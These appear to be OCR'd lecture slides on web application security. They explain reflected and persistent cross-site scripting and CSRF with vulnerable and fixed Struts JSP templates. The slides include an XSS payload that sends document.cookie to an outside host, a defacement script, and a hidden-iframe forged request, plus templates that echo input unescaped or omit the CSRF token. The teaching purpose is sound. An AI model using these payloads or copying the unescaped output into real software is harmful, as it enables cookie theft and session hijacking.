
- Very common vulnerability
- An issue in a Web server leads to a compromised client (and more)
- The fault is simply trusting input and then echoing it!

Cross Site Scripting

- The sending of user supplied input to the browser
  - More than alert()
- Reflective
  - Code passed as a parameter, usually on the URL
- Persistent
  - Code stored and then displayed to user
- Consequences
  - Cookie theft
  - Defacement/Site interaction
  - Web application worms

JavaScript is a powerful programming language


XSS in Action: Cookie Stealing


My Insecure Web Site - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Fav
Address

http://www.humongousinsurance.com/welcome.asp?name=Blake

Hello, Blake


```
Welcome.asp
Hello,
<%= request.querystring('name')%>
```



To: Mary@proseware.com

Subject: Win a $1,000,000!!

Click here to claim your prize!


My Insecure Site - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
Go
Links


http://www.humongousinsurance.com/welcome.asp?name=%3cscript%3edocument.w

Hello,

```
<a href=http://www.humongousinsurance.com/welcome.asp?name=
<script>document.write
        ('<img src="http://gotcha.com/"%2bdocument.cookie%2b>')
</script>here</a>
```

XSS in Action: "Defacement"

```
/location=<script>document.images[4].src=
"http://www.badsite.com/news.jpg"</script>
```



http msnbc.msn.com/location=%lt;script%gt;document.images[4].src="http://www.badsite.com/news.jpg"%lt;/script%gt;

Updated: 4:31 p.m. ET March 23, 2004

LIVE VIDEO: Top current, former officials testify before 9/11 panel

Bush responds

Bush says he would have acted faster against al-Qaida if he had info before 9/11 that attack was imminent. • FULL STORY

MORE TOP STORIES:

- Medicare could go broke by 2019
- Gasoline prices at record high

Clapton's new tribute to a blues legend

- Genext poll
- Al Franken hits
- Levy: Ballot boxes

WEATHER • Change • Remove


Bellevue, WA
Updated 2:53 p.m. ET March 23, 2004

CURRENT CONDITIONS 57°

TUESDAY Hi: 57° Lo: 46°

MORE TOP STORIES

Cross Site Scripting



Firefox
http://localhost:80...t(1)%3C%2Fscript%3E
http://localhost:8084/TestSt
Submit

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Message:
        ${message}
        <s:form method="GET" action="/HelloStruts2World.action">
            <s:token/>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

Hello World!


Message: Hello, .

Enter your name:

<script>alert(1)</script>

Wrong Code

Cross Site Scripting


Firefox
http://localhost:8...%29%3C%2Fscript%3E
http://localhost:8084/TestSt
Submit

Hello World!

Message: Hello, <script>alert(1)</script>

Enter your name: <script>alert(1)</script>

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Struts 2 Message:
        ${fn:escapeXml(message)}
        <s:form method="GET" action="/HelloStruts2World.action">
            <s:token/>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```


Fixed Code

Authorization

CSRF

- Cross Site Request Forgery
  - Attacking site causes browser to make a request to target
- User logs into banking.co.nz
  - banking.co.nz sets an authentication cookie
  - User leaves but doesn’t log out
- User browses to attacking site
  - Attacking site creates a post to banking.co.nz
  - Users browser sends cookie with post
  - Browser is already authenticated
- Defence
  - Each post must contain a random parameter value


CSRF


1. Login
2. Set-Cookie...
User's Web Browser
Target Web App (such as a Web Forum)
3. Request
Attacker's Web Site (CSRF Host)

5. Forced Request (with Cookies) to http://target/app?param=v1&p2=v2...

4. Response with Request to Target <iframe style="width:0px; height:0px; border: 0px" src="http://target/app?param=v1&p2=v2">

CSRF


Firefox
http://localhost:80...ction?userName=123
World.action?userName=123
Submit

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Message:
        ${message}
        <s:form method="GET" action="/HelloStruts2World.action">
            <%-- <s:token/> --%>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

Hello World!

Message: Hello, 123.

